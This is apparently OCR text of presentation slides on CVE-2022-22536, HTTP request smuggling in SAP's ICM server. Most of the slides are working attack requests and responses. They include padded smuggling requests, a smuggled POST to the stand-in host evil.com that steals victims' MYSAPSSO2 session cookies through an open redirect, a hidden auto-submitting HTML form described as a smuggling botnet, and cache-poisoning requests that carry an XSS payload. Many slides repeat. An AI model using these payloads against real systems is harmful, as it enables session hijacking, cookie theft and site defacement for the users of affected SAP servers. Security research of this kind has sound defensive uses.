


MPI Desynchronization: CVE-2022-22536


MPI Desynchronization



MPI Desynchronization



MPI Desynchronization



ICM HTTP Smuggling


- Request is splitted if:
  - Resolved by an **Internal Handler**
  - Size of **body + headers** is greater than 65455
- All Proxies will consider the payload as one isolated Request (RFC compliant)

```
GET /sap/admin/public/default.html HTTP/1.1
Host: SapSystem.com
Content-Lenght: 65417

(A*65370)GET /smuggled HTTP/1.1
Host: SapSystem.com
```

```
GET /some/cached/url HTTP/1.1
Host: SapSystem.com
Padding: <A*65379>
Content-Lenght: 47

GET /smuggled HTTP/1.1
Host: SapSystem.com
```


ICM HTTP Smuggling

- **/nwa** is an App which redirects a user to a login URL. It provides 2 interesting features:
  - Open Redirect: The Host header is used to build the redirect Location.
  - Params reflection: It reflects as query string either the body (POST) or query string (GET)



ICM HTTP Smuggling


- Hijacking victim's requests and session cookies




```
GET /sap/admin/public/default.html HTTP/1.1
Host: SapSystem.com
Content-Lenght: 65478

(A*65370)POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies




```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-length: 4497
content-type: text/html
connection: Keep-Alive
...
```

```
POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies


```
GET / HTTP/1.1
Host: SapSystem.com
Cookies:
MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
Accept: text/html
Accept-Language: en-US,en;q=0.9
...
```

```
POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

GET / HTTP/1.1
Host: SapSystem.com
Cookies: MYSAPSSO2=secret_SAP_Session123456;
User-Agent: Victim Browser 1.0
...
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
3 content-type: text/html
4 location: http://evil.com/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true&GET
  / HTTP/1.1  Host: SapSystem.com  Cookies: MYSAPSSO2=secret_SAP_Session123456;  User-Agent: Victi
5 content-length: 2021
6 date: Mon, 11 Jul 2022 07:26:19 GMT
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
9 <html>
10   <head>
11     <title>
```

ICM HTTP Smuggling

- Hijacking victim's requests and session cookies



```
GET
/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPl
anApp?home=true&GET%20/%20HTTP/1.1%20%20Host:%20SapSystem.com%20%
20Cookies:%20MYSAPSSO2=secret_SAP_Session123456%20%20User-Agent:
%20Victi HTTP/1.1
Host: evil.com
Referer: http://SapSystem.com
```

Smuggling Botnet

- Desynchronization does not rely on HTTP headers
- Exploitable through HTML/JS
- DNS Rebinding to send valid custom HTTP headers (HAProxy CVE-2021-40346)

```
<form action="http://SapSystem.com/sap/admin/public/default.html" id="botnet" method="post"
enctype="text/plain" hidden>

  <input type="text" name="padding" value="{A*65357}">

  <textarea name="smuggle" >POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
</textarea>

</form>

<script>
window.onload = document.getElementById("botnet").submit();
</script>
```

DEMO:
HTTP Request Smuggling



Request

Pretty Raw Hex \n ≡

```
1 HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
2 Host: SapSys.com
3
4
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 server: SAP NetWeaver Application Server 7.53
3 content-type: text/html
4 last-modified: Fri, 17 Sep 2021 17:03:53 GMT
5 cache-control: max-age=604800
6 sap-cache-control: +86400
7 sap-isc-etag: J2EE/webdynpro/welcome
8 content-length: 3381
9 date: Thu, 14 Jul 2022 06:30:41 GMT
10
11
```

Response Smuggling - Arbitrary Cache Poisoning

```
POST /sap/admin/public/default.html HTTP/1.1
Host: www.SapSys.com
Padding: {A*65KB~}
Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
POST /sap/admin/public/default.html HTTP/1.1
Host: www.SapSys.com
Padding: {A*65KB~}
Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET
http://<img%20src=""%20onerror="Alert('XSS')">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src=""
onerror="Alert(XSS)">/webdynpro/resources/sap.co
m/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho
me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
Transitional//EN">...
```

Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1
Host: www.SapSys.com

HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://**<img src=""**
onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...

Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1
Host: www.SapSys.com

HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://**<img src="" onerror="Alert(XSS)">**/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
…

Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1
Host: www.SapSys.com

HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://**<img src=""**
onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
…

Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1
Host: www.SapSys.com

Response Smuggling - Arbitrary Cache Poisoning

GET /target HTTP/1.1
Host: www.SapSys.com

HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
